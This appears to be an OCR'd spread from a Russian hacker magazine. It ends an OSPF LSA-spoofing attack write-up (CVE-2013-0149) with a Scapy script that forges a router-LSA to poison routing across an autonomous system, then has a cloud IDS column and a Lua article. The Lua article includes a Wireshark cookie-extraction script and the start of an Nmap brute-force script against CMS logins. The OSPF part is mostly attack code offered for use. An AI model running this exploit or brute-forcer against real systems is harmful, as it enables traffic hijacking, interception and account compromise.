А теперь опять вернемся к заголовку LSA, точнее, к двум его полям: `Link State ID` и `Advertising Router`. Согласно RFC, только сам роутер может создавать свои собственные LSA, следовательно, эти два поля должны быть с одинаковым значением. Но OSPF не проверяет их на равенство. Кроме того, как мы уже знаем, механизм fight back срабатывает, только если эти поля одинаковы.

В итоге получается, что для того, чтобы успешно провести атаку, нужно отправить LSA (первого типа, router-LSA) со значением `link state id` = `ID роутера жертвы` и с `Advertising Router`, равным любому значению, отличному от ID роутера жертвы. Если этот ложный LSA будет иметь `sequence number` выше, чем `sequence number` текущей правильной LSA, то поддельная LSA не только появится в DB на всех маршрутизаторах, но и заменит собой правильные LSA.

В итоге все таблицы маршрутизации на всех роутерах будут отравлены. Причем это постоянное явление, чтобы вернуть все как было, придется либо откатить атаку, либо вручную заходить на все маршрутизаторы и заново инициализировать процесс ospf. По сути, для проведения атаки даже не требуется полного контроля над каким-либо роутером в сети — достаточно всего лишь заинжектить один LSA-пакет в сеть так, чтобы любой маршрутизатор из сети принял его.

ПОДГОТОВИМ ВООРУЖЕНИЕ

Ну что ж, пришло время проверить все вышесказанное на тестовом стенде. Прежде всего для проведения атаки понадобится утилита для пакет-крафтинга, например Scapy.

Это крайне мощный инструмент, который позволяет вручную собирать пакеты уровень за уровнем, используя интерпретатор Python'а. После установки изначально Scapy не умеет работать с OSPF. Если выполнить `load_contrib('ospf')`, то будет выдано сообщение об ошибке: `ERROR: No module named contrib.ospf`. Поэтому необходимо дополнительно установить модуль ospf (bit.ly/1bbOFzl). Скачиваем его и попутно создаем каталог contrib:

```
mkdir /usr/lib/python2.7/dist-packages/↵
scapy/contrib
```

Затем переносим модуль в свежесозданный каталог:

```
cp ospf.py /usr/lib/python2.7/↵
dist-packages/scapy/contrib/
```

Теперь если зайти в scapy и просмотреть список подключенных модулей, то можно увидеть, что он успешно установлен:

```
# scapy
>>> list_contrib()
ospf: OSPF status=loads
>>>
```

Казалось бы, это все, но не тут-то было. При попытке подгрузить ospf-модуль получаем следующую ошибку:

```
>>> load_contrib('ospf')
ERROR: No module named contrib.ospf
```

Чтобы избавиться от нее, нужно создать скрипт инициализации:

```
touch /usr/lib/python2.7/dist-packages/↵
scapy/contrib/__init__.py
```

После этого Scapy полностью готов для работы с OSPF.

ONE SHOT, MANY HITS

Теперь настало время перейти к созданию скрипта, который, отправляя всего один пакет, позволит получить контроль над всей AS. Сначала подключим все необходимые модули и отключим протокол IPv6:



INFO

Данная уязвимость получила свой номер CVE-2013-0149. В официальном отчете Cisco сообщается, что PSIRT (Cisco Product Security Incident Response Team) не опасаются какого-либо публичного раскрытия или использования этой уязвимости. Видимо, они все же немного ошиблись.




Рис. 5. До и после

Рис. 6. Поток трафика

```
#!/usr/bin/env python
import scapy.config
scapy.config.conf.ipv6_enabled = False
from scapy.all import *
load_contrib("ospf")
```

Затем зададим значения переменных, IP-адрес подконтрольного атакующему роутера, жертвы и, самое главное, Advertising Router (false_adv_router), который не должен совпадать со значением router ID (victim_router_id):

```
attacker_source_ip = "192.168.10.111"
attacker_router_id = "192.168.10.101"
victim_destination_ip = "192.168.10.60"
victim_router_id = "192.168.10.6"
false_adv_router = "192.168.47.47"
seq_num = 0x80000800
```

Теперь собираем сам LSA-пакет, переменные будут подставлены автоматически:

```
FALSE_LSA = IP(src=attacker_source_ip, ↵
dst=victim_destination_ip)/
OSPF_Hdr(src=attacker_router_id)/
OSPF_LSUpd(lsalist=[
OSPF_Router_LSA(options=0x22, type=1, ↵
id=victim_router_id, adrouter=↵
false_adv_router, seq=seq_num, ↵
linklist=[
OSPF_Link(id="192.168.10.7", ↵
data="192.168.10.60", type=2, ↵
metric=1)\
OSPF_Link(id="192.168.10.60", ↵
data="192.168.10.60", type=2, ↵
metric=1)\
OSPF_Link(id="192.168.50.0", ↵
data="255.255.255.0", type=3, ↵
metric=3)])])
```

И завершается скрипт функцией send, которая выбрасывает собранный пакет в нашу лабораторную сеть через указанный интерфейс:

```
send(FALSE_LSA, iface="eth0")
```

Достаточно его выполнить (правда, в скрипте намеренно оставлены ошибки — сорри, скрипткидис), и несколько секунд спустя волна изменений пробежит по всему домену маршрутизации.

ЧТО ДАЕТ КОНТРОЛЬ НАД ВСЕЙ AS?

Контролируя всю автономную систему, можно как угодно управлять потоками трафика, например направлять их в черные дыры (black hole) или перенаправить часть трафика через подконтрольный атакующему маршрутизатор. Все это затем можно использовать для захвата и изучения интересующего трафика, к которому ранее не было доступа, не говоря уже про всевозможные сценарии DDoS-атак.

Одним из самых интересных вариантов видится как раз перенаправление трафика по другому маршруту. Выбросив маршрутизатор-жертву из общего процесса маршрутизации, можно заставить остальные роутеры пересчитать свои таблицы маршрутизации, и таким образом атакующий сможет наблюдать за гораздо большим объемом трафика, а в некоторых случаях и получить уникальный и не доступный никаким способом трафик.

ВОЗВРАЩАЕМ ВСЕ НА СВОИ МЕСТА

Чтобы откатить атаку, достаточно отправить еще один поддельный LSA-пакет, но в этот раз со значением `Advertising Router`, равным `ID` роутера жертвы. Причем у этого LSA должен быть больший sequence number, чем во время атаки. В таком случае запустится механизм fight back и все восстановится, причем у всех маршрутизаторов в AS.


СОБИРАЕМ ГИЛЬЗЫ

Пришло время подвести итоги. Как видишь, получив доступ к одному маршрутизатору, можно контролировать весь домен маршрутизации. Для этого не требуется каких-то особых условий, компрометации нескольких устройств или работы более одного атакующего. Оказалось, что практически все вендоры уязвимы к этой атаке, вероятно, потому, что никто не ожидал такого сценария. Как минимум Cisco и Juniper анонсировали Security Advisories и пофиксили уязвимость. Но очевидно, что тысячи и сотни тысяч устройств так и останутся уязвимыми. И даже не потому, что у многих компаний нет четкой политики обновления и своевременной установки патчей (хотя и это тоже), а потому, что по-прежнему в строю много старого оборудования, которое зачастую невозможно обновить, например из-за недостаточного объема карт памяти. ⌶

OSPFV2 VS OSPFV3

Основные отличия OSPFv2 и OSPFv3 (помимо появившейся поддержки IPv6):

- OSPFv3 включается на интерфейсах. Включение OSPF на интерфейсе автоматически создает процесс OSPF и соответствующую команду в конфигурационном файле;
- анонсируются все сети, настроенные на интерфейсе;
- новые типы LSA. Добавлены два новых типа LSA — Link LSA и Intra-Area Prefix LSA;
- аутентификации в самом OSPFv3 нет. Используется аутентификация IPv6.



WARNING

Внимание! Материал представлен исключительно в ознакомительных целях. Ни автор, ни редакция не несут ответственности за твои действия!



Алексей Синцов

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

Колонка Алексея Синцова

IDS В ОБЛАКЕ

КАК ЗАБИТЬ ГВОЗДЬ МИКРОСКОПОМ

Snort и прочие IDS — это, конечно, удобно и круто, но некоторые моменты омрачают картину. Особенно ярко проблемы всплывают, когда мы хотим мониторить трафик в облаке. В конечном счете это приводит к отказу от использования NIDS, например в AWS. Но следить за событиями надо, и решения есть!

SNORT (EC2)

Как правило, для обнаружения подозрительных паттернов в запросах и в поведении пользователя применяют сетевые системы обнаружения вторжений (NIDS). Наиболее известен среди таких систем Snort, про который в «Хакере» написано множество статей. Но в нашей ситуации он не всегда подходит. Например, если развернуть Snort в EC2, то тогда при зеркалировании трафика произойдет «деление» канала по поллам, так как весь входящий трафик нужно дублировать на инстанс со Snort. Короче, этот вариант — «не очень». Будем искать дальше!

SNORT (VPC)

Возможен и другой вариант — размести Snort'ы в публичных сегментах VPC, прими трафик (например, round-robin через ELB) и потом перенаправляй на нижний сегмент, на сам сервер.

Такое решение скажется на производительности приложения, особенно если много тяжелого трафика. Но есть и свои плюсы: связанность, а также то, что SSL можно повесить на сам ELB, который будет его «терминейтить», после чего Snort будет видеть нешифрованный трафик. К сожалению, пока что ELB не умеет зеркалировать трафик, поэтому «параллельное» подключение невозможно, только «последовательное», что и усложняет нам жизнь. Многие разработчики не хотят иметь какой-то там Snort, тормозящий и обрабатывающий трафик перед приложением, не говоря уже про то, что не все используют VPC и ELB. Каждый проект имеет особенную архитектуру, что явно не упрощает процесс внедрения. Тем не менее этот вариант вполне подходящий, если у тебя много различных сервисов (не только web) и надо мониторить весь трафик. Ты просто направляешь с ELB трафик на IDS, а тот перенаправляет его на следующий ELB, который, в свою очередь, раскидывает трафик по сервисам.

SNORT (DEAMONLOGGER)

Еще один вариант — использовать Deamonlogger, который можно поставить на все машины, и копировать трафик на общий EBS-раздел, и отдельный инстанс со Snort'ом будет анализировать этот файл. Нагрузки на боевые серверы будут фактически никакие, но зато будет очень много операций I/O, и вырастет сам объем данных. Цена начнет расти пропорционально трафику.


НЕ ТО, ВСЕ НЕ ТО...

Что делать, если такие минусы тебя не устраивают? К сожалению, придется городить костыли и идти на компромисс. Все зависит от желания. Поговорим про меня — у меня много сервисов, в разных аккаунтах, но все они используют единую «стандартизированную» конфигурацию, софт и AMI. Дополнительно отмечу, что 99% сервисов — это веб. Из них многие имеют фронтенд на Apache или nginx. Таким образом, я уже могу сказать, что большая часть атак и трафика будет направлена на веб-приложения. Так что вполне логично мой взгляд упал на известный плагин — ModSecurity.

MODSECURITY

Многие читатели нашего журнала наслышаны о данном WAF (межсетевой экран уровня веб-приложений). ModSecurity распространяется в виде модуля для веб-серверов (Apache/

Если вышел какой-то явный червь-сплоит под веб, а цикл разработки не позволяет обновить софт, не пройдя все стадии, то ModSecurity позволит сделать быстрый hotfix



nginx), и он может не только обнаружить атаки по сигнатурам, но и блокировать их. Из плюсов такого решения, по сравнению со снортом, можно отметить, что так как ModSecurity работает в контексте веб-сервера, то он имеет больше оперативной информации о сессии, запросе и ответе, то есть мы можем проще и детальнее анализировать события, а также использовать индивидуальные фильтры, согласно логике нашего веб-приложения.

Второй плюс — если вышел какой-то явный червь-сплоит под веб, а цикл разработки не позволяет обновить софт, не пройдя все стадии, то ModSecurity позволит сделать быстрый hotfix. Единственный минус — при использовании ModSecurity мы теряем контроль над атаками на сам веб-сервер, например на OpenSSL. Однако в последнее время таких атак не очень много. Как говорит мой любимый тимлид, потому что все стали халтурщиками и только «кавычками ломают» :).

РЕАЛИЗАЦИЯ НА КОЛЕНКЕ


Работая с этой идеей, я понял, что хочу иметь более развитую систему логирования событий для обнаружения атак и прочих нежелательных событий. Я не хочу блокировать какие-то частные случаи средствами ModSecurity, потому что это большая ответственность. Мне ведь нужно сделать конфиг для всех своих серверов, которые имеют разную логику и разный трафик, так что рисковать блокированием легитимных запросов не очень хочется.

Кроме того, атакующий по заблокированным данным может понять, что имеет дело с WAF, и будет искать фильтр. Возможно, он даже сумеет его обойти, и мы в результате потеряем контроль.

Поддержка по инцидентам ИБ мне доступна в режиме 24 × 7, так что интереснее спокойно собирать в логи всю такую активность и генерировать алерт, который тут же будет разобран командой реагирования на инциденты.

Более того, раз уж я контролирую HTTP-данные, то могу собирать больше полезной информации, чем Snort. Таким образом, я решил делать именно систему логирования на основе ModSecurity, по этим логам будут производиться анализ событий и генерироваться алерты или просто уведомления (используя, например, Splunk). Все это уже намного больше, чем голые алерты от Snort. Кроме того, такой универсальный конфиг легко настраивать и распространять (Puppet / подготовленный AMI) среди команд разработчиков.

Да, это не то же самое, что и сетевая IDS, но, учитывая, что у нас только веб-трафик, это вполне себе решение. Единственное, о чем следует подумать, — производительность. Не стоит перегружать ModSecurity убийственными правилами и регекспами, так как эта нагрузка в конечном счете упадет именно на фронтенд, и спасибо никто не скажет.



Snort в VPC

Кроме того, стоит подумать и о HIDS — мы можем контролировать писать в логи что хотим, не напрягая несчастный сервер, — проверка на чек-суммы файлы, созданных юзеров, процессы и так далее. Правда, сделать такие проверки уникальными для всех проектов немного сложнее, но базовые вещи, типа логи аутентификации SSH и поиск бэкдоров (например, в PHP/htaccess), настроить можно более-менее автоматизировано и универсально. В конечном счете такой проект вырастает не просто в ModSec + HIDS, а в нечто большее — полностью автоматизированную систему контроля ИБ, начиная с патч-менеджмента и контроля соответствия конфигурации и заканчивая IDS и анализом логов.

ЭПИЛОГ

Тема облаков модная, а тема ИБ в облаках еще моднее. Конечно, есть дорогие и крутые средства защиты, но и с помощью опенсорсных решений любую проблему так или иначе можно решить. Главное — понимать, что ты решаешь и для чего.

Лунные сонеты



Язык Lua на службе у пентестеров

Разработчики давно поняли: чтобы сделать программу по-настоящему гибкой и расширяемой, нужно добавить внутрь хороший скриптовый язык. Тем более что придумывать ничего не надо: есть Lua, который прекрасно интегрируется, чем и воспользовались создатели Wireshark, Nmap и даже малвари.

INTRO

Ранее мы уже писали немного об этом лунном языке (Lua в переводе с португальского означает «Луна») в одном из спецномеров «Хакера» (№ 64, март 2006-го), выпуск которого был посвящен программированию игр. Сегодня же мы поговорим о применении Lua в сфере информационной безопасности. Написать этот раздел и в принципе статью я вдохновился, прочитав исследование популярного вируса Flame, авторы которого использовали Lua для расширения возможностей своего оружия. Если уж даже создатели малвари используют его, стало быть, он и правда хорош.

После небольшого изучения темы оказалось, что поддержка языка реализована в популярных утилитах, с которыми приходится иметь дело каждый день, при этом я почему-то обходил такую возможность стороной. Пришло время это исправить.

РАСШИРЕНИЕ ДЛЯ WIRESHARK

В работе мне довольно часто приходится анализировать большие объемы трафика, причем искать в них вполне конкретные паттерны. Поддержка Lua для написания расширений в Wireshark может сэкономить кучу времени (которую можно потратить, скажем, на сон).

При небольшой сноровке можно писать довольно сложные сценарии для поиска паттернов и анализа трафика. Но для примера мы возьмем что-нибудь простое и показательное — напишем простой скрипт для парсинга полей имени хоста и cookies. И параллельно разберем несколько ошибок, которые могут возникнуть в процессе разработки расширения.


Интерпретатор языка находится по следующему пути: `Tools → Lua → Evalute`, куда мы и вставляем наш скрипт.

Скрипт также можно выполнить через консоль, используя tshark:

```
tshark -r $FILE.pcap -X lua_script:script.lua
```

Так как скрипт небольшой, я приведу код сразу, а далее мы его разберем по частям:

```
cookiewindow = TextWindow.new("List cookies")
do
  local hostname = Field.new("http.host")
  local cookiedata = Field.new("http.cookie")
  local function init_listener()
    local tap = Listener.new("http")
    function tap.packet(pinfo,buffer,userdata)
      local targethost = hostname()
      local targetcookie = cookiedata()
      if targethost ~= nil then
        if targethost ~= nil then
          cookiewindow:append(tostring(targethost))
```




```
          cookiewindow:append("\n")
          cookiewindow:append(tostring(targethost))
          cookiewindow:append("\n\n")
        end
      end
    end
  end
  init_listener()
end
```

Итак, поехали. Сначала для более удобного вывода нужных нам данных создадим отдельное окно для текстовой информации:


```
cookiewindow = TextWindow.new("List cookies")
```

В принципе, можно уже выполнить эту строку после запуска Wireshark, и мы получим желанное окно, которое представлено на скриншоте.

Далее создадим переменные, которые будут обращаться к полям host и cookie HTTP-протокола:




Борис Рютин, ЦОР
b.ryutin@tzor.ru,
@dukebarman



WARNING

Внимание! Материал представлен исключительно в ознакомительных целях. Ни автор, ни редакция не несут ответственности за твои действия!


ССЫЛКИ

Встраиваем Lua в различные языки
- Встраиваем Lua в программы на C: bit.ly/1agkEkf
- Встраиваем Lua в программы или игры на C#: bit.ly/HPHvcb
- Список библиотек и фреймворков для работы с Lua из программ на различных языках программирования: bit.ly/1aMQ6Jv


Изучаем Lua
- Изучаем Lua за 15 минут: bit.ly/17WRW8l
- Изучаем Lua за 60 минут: bit.ly/1hxhCyC
- Список официальных книг и онлайн-версия первой редакции: bit.ly/1ftZuBc

Материалы для Wireshark
- Примеры скриптов-расширений для Wireshark: bit.ly/1hxNV0i
- Руководство для Wireshark: bit.ly/1iXw3r0

Материалы для Nmap
- Список скриптов для Nmap: bit.ly/1azcGiJ



Пример выполнения Lua-скрипта в Wireshark



Созданное с помощью расширения в Wireshark окно

```
local hostname = Field.new("http.host")
local cookiedata = Field.new("http.cookie")
```

Таким образом можно обращаться к любым полям любого протокола, а как мы все помним, этот замечательный снифер из коробки знает структуру колоссального числа протоколов и умеет «молотить» их на понятные части на лету (впрочем, даже для неизвестного протокола можно легко прописать структуру).

Теперь напишем функцию инициализации приемника пакетов и установим фильтр на HTTP-протокол:

```
local function init_listener()
  local tap = Listener.new("http")
```

Здесь можно также написать фильтр на определенный IP-адрес — в общем, все то, что мы обычно указываем в поле `Filter` при обычной работе с Wireshark. После этого распишем функцию `tap.packet`, которая будет выполняться каждый раз при поимке пакета, и определим переменные для так называемых `extractor`, которые получают значения указанных выше полей.

```
function tap.packet(pinfo,buffer,userdata)
  local targethost = hostname()
  local targetcookie = cookiedata()
```



INFO

Если при запуске скрипта возникла ошибка с текстом «Field_get: A Field extractor must be defined before Taps or Dissectors get called», значит, скрипт был запущен после старта снифинга пакета и нужно будет перезапустить Wireshark.

Далее все совсем просто, переводим в строки полученные переменные и добавляем к созданному окну:

```
cookiewindow:append(tostring(targethost))
```

Единственный нюанс: объединить переменные с помощью операции объединения строк нельзя, поскольку такие данные имеют тип userdata, а Lua не может напрямую их изменять. Но это можно обойти через метатаблицы.

Теперь выполним наш скрипт и запустим снифинг пакетов. Работает! Но как видишь, у расширения есть минус — он выводит одинаковые кукисы, поэтому в идеале надо сделать таблицу, где будут храниться старые значения, и добавить проверку на уникальность. Но это я оставляю тебе в качестве домашнего задания. Если же ты не справишься или ты из тех людей, которые любят готовые рецепты, то полная версия будет ждать тебя на моем GitHub-аккаунте (bit.ly/18jRyxj).

На врезке ты найдешь ссылки на вики и API с более подробной информацией по написанию расширений. Помимо этого, приведены примеры рабочих скриптов, один из которых сохраняет VoIP-звонки из пакетов в отдельные файлы и работает с SQL базой данных.

РАСШИРЕНИЕ ДЛЯ NMAP

Nmap так же, как и Wireshark, позволяет активно использовать Lua, чтобы серьезно прокачать возможности сканера и пре-

ВСТРАИВАЕМ КОМПИЛЯТОР LUA В СВОЮ ПРОГРАММУ

Итак, главная фишка Lua в том, что его можно встроить в любую программу и предложить всем желающим расширить ее возможности. Как это сделать? Я покажу на примере Visual C++ программы. Стоит отметить, что сам Lua написан на чистом C, и это создает некоторые сложности при добавлении в программы с плюсами. На просторах Сети предлагается несколько вариантов добавления поддержки Lua в C++ программы. Кто-то предпочитает скачивать уже прекомпилированные библиотеки или готовые фреймворки, кто-то — компилировать из исходников самому, а кто-то — подключать исходники к своему проекту и, немного разобравшись с настройками в проекте, добиться действительного добавления Lua в свою программу. Разберем последний вариант.

Создадим новый консольный проект (я пользуюсь Visual Studio 2010). После чего добавим через свойства проекта директорию с исходниками:

```
Properties -> Configuration properties ->
  C/C++ -> General
Properties -> Configuration properties ->
  Linker -> General
```

где в каждом из разделов добавим в соответствующие поля `... Directories` путь к исходникам языка. Далее создаем раздел Lua, куда добавляем все файлы из папки `src`:

```
Project\New Filter
...
Project\Add Existing Item
```

Как я уже упомянул выше, Lua написан на чистом C, поэтому применим небольшой хак — добавим в начало своего файла следующие строки:

```
extern "C" {
#include "lua.h"
#include "lualib.h"
#include "lauxlib.h"
};
```

Далее инициализируем наш язык и подключим его библиотеки:

```
lua_State * L = luaL_newstate();
luaL_openlibs(L);
```

Теперь создадим цикл, который будет проверять входящие данные, пока они не закончатся (или не переполнят буфер), и выполнять их:

```
while (fgets(buff, sizeof(buff), ↵
stdin) != NULL) {
    error = luaL_loadbuffer(L, buff, ↵
    strlen(buff), "line") ||
        lua_pcall(L, 0, 0, 0);
    if (error) {
        fprintf_s(stderr, "%s", ↵
        lua_tostring(L, - 1));
        lua_pop(L, 1);
    }
}
```

Команда `luaL_loadbuffer` загружает строку из буфера в Lua, но не исполняет ее. Для выполнения нужно вызвать `lua_pcall`. После окончания цикла закрываем экземпляр с Lua:

```
lua_close(L);
```

Теперь можно компилировать проект и запустить.

В ходе компиляции могут возникнуть ошибки:

- `file.c 'Debug\lua_interpretator.pch' precompiled header file ...;`
- после запуска постоянно появляется родное окно интерпретатора Lua.

Для исправления первой ошибки нужно отменить PCH-компиляцию для всех проблемных C-файлов. В случае второй ошибки исключи из проекта файлы lua.c и luac.c.

Следующий проект создадим аналогичный первому, но теперь будем запускать свои сохраненные скрипты в самой программе, инициализируем Lua и добавим после:

```
const char *testscript = {
    "function double(n)\n"
    "   return n * 2\n"
    "end\n"
    "\n"
    "io.write(double(1))\n"
};
```

Это и есть обещанный пример объявления и работы с функцией (отдельный пример выполнения этой функции представлен на одном из скриншотов для Wireshark) . Теперь загрузим его в память и выполним:

```
luaL_dostring(L, testscript);
```

В этом случае мы обошлись без pcall, так как используем макрос с приставкой do- вместо load-, который вызывает одновременно loadstring и pcall, как проиллюстрировано в этом примере:

```
luaL_loadstring(L, "io.write('Hello ↵
ХАКЕР from C++')");
lua_pcall(L, 0, 0, 0);
```

Рассмотрим возможность вызова функций C-программы из Lua-скриптов. Объявим функцию, которая будет вызываться из нашего языка:

```
int my_function(lua_State *L)
{
```

вратить его в своего рода Metasploit (мы об этом уже писали). Часть программы, которая отвечает за работу с языком, называется Nmap Scripting Engine (NSE, xakep.ru/post/53631), поэтому все скрипты для сканера имеют расширение nse.

Разберем стандартную структуру скрипта. В начале каждого сценария добавляются стандартные библиотеки:

```
local nmap = require "nmap"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
```

Далее идут метаданные:

```
description = [[ Описание скрипта ]]
author = "Автор скрипта"
license = "Тип лицензии http://nmap.org/book/↩
          man-legal.html"
-- Категории, к которым относится скрипт
categories = {"cat1", "cat2" }
---

-- @usage
-- nmap --script имя_скрипта [--script-args
   аргументы,...] <host>
--
-- @output
-- Вывод
--
-- @args описание переменных.
-- @args ... .
-- Changelog:
-- 2013-11-10 Имя автора <email>:
--    + Initial version
```

После этого идет непосредственно код сценария. Для примера напишем простейший скрипт для брута пользователей популярной CMS LiveStreet.

Вначале определим стандартные переменные и подключим недостающие библиотеки:

```
-- упрощает процесс брута
local brute = require "brute"
-- для сбора данных
local creds = require "creds"
-- использование стандартных HTTP-портов, также
-- эта часть кода называется секция "правил"
portrule = shortport.http
-- путь, по которому находится форма логина
local DEFAULT_LS_URI = "/login/"
-- имя переменной для значения логина в форме
local DEFAULT_LS_USERVAR = "login"
```

```
    // Получаем количество переданных
